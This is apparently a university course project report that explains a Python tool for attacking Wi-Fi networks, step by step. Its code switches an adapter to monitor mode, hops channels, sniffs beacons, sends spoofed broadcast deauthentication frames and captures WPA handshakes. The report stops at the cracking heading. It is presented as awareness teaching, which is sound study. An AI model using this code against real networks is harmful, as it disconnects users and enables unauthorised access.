MOBILE AND WIRELESS NETWORKS

Project Documentation

APRIL 20, 2022

AINSHAMS UNIVERSITY

Wireless Network Project

CSE 457 Mobile and Wireless Networks

Presented To You By:

18P6994	*Kareem Ayman Farouk*	
18P7232	*Mohamed Mokhtar*	
18P1679	Remon Emad	
1804493	Yehia Mohamed	

Disclaimer And Read First:

This research done by the four students of the faculty of Engineering of Ain Shams University presented above; Computer Engineering and Software Systems (CESS) major is to be submitted as the course project and a presentation will also be provided.

This documentation purpose is to explain the code provided submitted for project, please note that we are not responsible for any misuse of this information and be aware that this type of attacks doesn't abide by law and are not ethical, the goal of this code is to spread awareness of the common Wi-Fi attacking mechanism to help make your home and organisations more secure.

To view the full document content and the topics covered please check the next page; if you are interested in the resources used for this document, check the end of the documentation.

A special thanks for the support of Professor Tamer Mostafa through the semester and let's head into the document.

Contents and Figures

Contents

Disclaimer And Read First: *1*

Introduction **3**

Configuring **4**

Sniffing **5**

Channel Thread **7**

Deauthentication Attack **8**

Capturing Handshake Frame **9**


Cracking the Access Point **10**

References **13**

Introduction


There are many ways to hack a wi-fi network and get its password. Through this report, we will demonstrate one of those ways. To hack a wi-fi network, there are some steps and requirements that need to be done. This report will dive into those steps and explain the need for each of them. Moreover, how to move through it. Starting with the OS needed till getting the password of the target wi-fi. However, to fully understand the report and get all the information, you need to know the basics of networks and how requests are sent and received between nodes.

Configuring and Sniffing are the first steps that need to be done to be able to move to the next step which is Deauth attack. By passing this step, we will face the capturing handshake step which is the third step. Finally, the step of cracking the password and by completing it, we will be able to get the password.



Configuring

Before starting anything, there are some configurations that need to be done. Linux is the OS that must be used to run the code. Furthermore, when running the code we need to check that the script is running on the root. This is such as the administrator in the Windows OS. Choosing the interface we will use is the next step. Interfaces such as ethernet and wi-fi. By finishing this step, we must switch to the monitor mode to enable dot11 sniffing which is the protocol of the wi-fi.



```python
def main():
    if geteuid() != 0:
        print("Please run this script as root")
        exit(1)

    interfaces = if_nameindex()
    result = prompt({ "message": "Select WiFi Adapter:", "type": "list", "choices": [f"# {x[1]}" for x in interfaces] + ["Quit"], "pointer": pointer })
    if result[0] == "Quit": exit(0)

    global interface
    interface = result[0][2:]

    print("Turning interface into monitor mode...")
    system(f"ifconfig {interface} down")
    system(f"iwconfig {interface} mode monitor")
    system(f"ifconfig {interface} up")
    print("Interface turned into monitor mode!")

    Thread(target=channelThread, daemon=True).start()
    Thread(target=sniffThread, daemon=True).start()

    while True:
        attack = "DeAuth WiFi Networks"
        crack = "Crack Captured Handshakes"
        result = prompt({ "message": "Select Action:", "type": "list", "choices": [attack, crack, "Quit"], "pointer": pointer })

        if result[0] == attack: doAttack()
        elif result[0] == crack: doCrack()
        else:
            system(f"ifconfig {interface} down")
            system(f"iwconfig {interface} mode managed")
            system(f"ifconfig {interface} up")
            quit()

if __name__ == "__main__": main()
```


The above code shows the start of the program. It starts from the main and passes through the configuration which checks that the script runs as root, then asks the user to choose one interface from the list of interfaces. As we work on the wi-fi, the interface should be turned to monitor mode as illustrated above. Two threads are then created, one is the channel thread and the other is the sniffing thread. The last thing in the main thread is a while loop where the user is asked to choose one of three options: attack, crack or quit. Attack will call doAttack function while crack will call doCrack function and finally quit is to terminate the program.

Sniffing


First thing after the configuration is the sniffing. It is used to capture the network traffic using a packet sniffer. To illustrate, sniffing is the process of monitoring and catching all the packets passing through a given network using sniffing tools.

There are two types of sniffing:

- **Active sniffing** involves injecting address resolution protocols (ARPs) into a network to flood the switch content address memory (CAM) table. This will redirect legitimate traffic to other ports, allowing the attacker to sniff traffic from the switch.
  Active sniffing techniques include spoofing attacks, DHCP attacks, and DNS poisoning among others.
- **Passive sniffing** involves only listening and is usually implemented in networks connected by hubs. In this type of network, the traffic is visible to all hosts.


Attacker forces switch to behave as a hub.
Attacker PC running NIC card in Promiscuous mode.
Switch
Internet


Sniffing the networks


```python
def sniffThread():
    sniff(iface=interface, prn=sniffCallback, store=0)

def sniffCallback(packet):
    if not packet.haslayer(Dot11): return

    try:
        DestMAC = packet.addr1
        SrcMAC = packet.addr2
        BSSID = packet.addr3
    except:
        pass

    try:
        SSID = packet[Dot11Elt].info
    except:
        SSID = None

    if SSID != None and packet.type == 0 and packet.subtype == 8:
        global SSIDList

        if BSSID in SSIDList.keys(): return
        SSIDList[BSSID] = APInfo(BSSID, SSID.decode('utf-8'), int(ord(packet[Dot11Elt:3].info)))

    if packet.haslayer(EAPOL) and BSSID in SSIDList.keys() and (DestMAC == BSSID or SrcMAC == BSSID):
        SSIDList[BSSID].storeHandshakeFrame(packet)
```

In the above code, the sniff thread is used to call sniffCallBack function and give it the packet. When entering the function, it checks that the packet is Dot11 which means it is a wi-fi packet, It then tries to get the MAC address of the source and the destination. The BSSID is either the MAC of the source or the destination. Moving to the next step, checking the SSID information from which the packet was sent. If the packet at hand is an authentication packet, then the storeHandshakeFrame function is called and takes in the packet as an argument.

If it is not an authentication packet, then the thread checks if we already have the packet otherwise add it to the list.

Channel Thread




```
def channelThread():
    global currentChannel
    global forceChannel

    while True:
        for i in range(1, 30):
            channel = i if forceChannel == -1 else forceChannel
            if forceChannel == -1 or currentChannel != forceChannel:
                if system(f"iwconfig {interface} freq {channel} > /dev/null 2>&1") == 0:
                    sleep(0.5)
                    currentChannel = channel
```

As has been previously stated, during the execution of the main thread it brings on two other threads: the sniffing thread as well as the channel thread.

Whilst sniffing the packets over the wi-fi interface, it has been observed that the sniffing tool used misses some packets and not all access points within proximity has been detected and we came to the conclusion that the sniffing tool is only listening on packets that are on one channel frequency neglecting other packets on all other channel. Hence, the channel thread is used to simulate frequency hopping where that way the tool can sniff packets from all channels that are present. After every hop to a new channel frequency, the thread sleeps (halts) for a while, giving a chance for the sniffing thread to capture packets that are sent over that specific channel.

The channel thread runs indefinitely until the currently claimed channel is the one over which the targeted access point is connected, which is when the thread blocks in order to capture the handshake packets are sent over that channel.

Deauthentication Attack




```python
def doAttack():
    refreshNetworks = True
    while refreshNetworks:
        refresh = "Refresh Networks List"
        back = "Back to Main Menu"

        capturedList = [f"# {mac} : {info.name}" for mac, info in SSIDList.items()]
        if len(capturedList) == 0:
            color_print([("red", "No SSIDs found yet")])
            return

        result = prompt({ "message": "Select WiFi Network to DeAuth:", "type": "list", "choices": [refresh, back] + capturedList, "pointer": pointer})

        refreshNetworks = result[0] == refresh

    if result[0] == back: return

    targetMac = result[0][2:19]
    print("Sending deauth frames to " + targetMac + "...")

    # Construct the 802.11 frame:
    # addr1 = Destination MAC, addr2 = Source MAC, addr3 = Access Point MAC
    dot11 = Dot11(addr1="ff:ff:ff:ff:ff:ff", addr2=targetMac, addr3=targetMac)
    packet = RadioTap()/dot11/Dot11Deauth(reason=7)

    # Send the packet:
    global forceChannel

    forceChannel = SSIDList[targetMac].channel
    while currentChannel != forceChannel: pass
    # sleep(10)
    sendp(packet, inter=1, count=8, iface=interface, verbose=1)
    forceChannel = -1
```

Firstly, the doAttack function presents the attacker with SSIDs that are within proximity that can be targeted by the attack. It then creates and configures the deauthentication packet to be sent as a wi-fi packet and to be broadcasted to all devices connected to the access point under attack. Since the access point is read with the means of the wi-fi adapter used, this mac address is used to mimic the access point as if it is the source of the deauthentication packet.

The deauthentication packet generated is linked with reason 7 (Class 3 frame received from nonassociated STA) because devices very rapidly connect back to the access point which is our goal in capturing the 4-way handshake packets.

It makes sure that the deauthentication packet is not lost or dropped as well as avoids duplicated handshake packets by sending the deauth packet every one second for eight consecutive rounds.

Capturing Handshake Frame



```python
def storeHandshakeFrame(self, packet):
    if self.capturedHandshake: return

    clientMac = packet.addr1 if packet.addr2 == self.BSSID else packet.addr2

    if clientMac not in self.clientHandshakes.keys():
        self.clientHandshakes[clientMac] = [packet]
    elif packet[0].load != self.clientHandshakes[clientMac][0].load:
        self.clientHandshakes[clientMac].append(packet)
        self.capturedHandshake = True
        self.packets = self.clientHandshakes[clientMac]
        color_print([("green", f"Captured handshake for network \"{self.BSSID} : {self.name}\"")])
```


After the deauthentication packets have been sent to all the devices that were connected to the targeted access point, they start to reconnect and send the handshake packets which fall under the packets that are sniffed by the sniffing thread.

The sniffing thread recognizes all packets but handles the packets that are authentication packets differently by redirecting them to the storeHandshakeFrame function where the packet is checked whether it is received from a previously observed device (client). If so the packet is checked whether it is different from the packet that was captured before, the reason for that is that sometimes the captured packet from a specific client is the same which doesn’t add any value to the cracking of the access point where it is sufficient to capture the first two handshake packets that’s why capturing the same packet is beneficial and thus neglected.

The threads run in a parallel with each other and at some point the first two handshake packets are captured from any of the devices that are reconnecting and then we possess enough information to extract the hashed password of the access point which, to this point gives off a green flag that the cracking process is proceeding in the proper flow.

The capturing handshake frame marks the starting point of the final process in the hacking process that is the cracking of the access point and extracting its password.

Cracking the Access Point



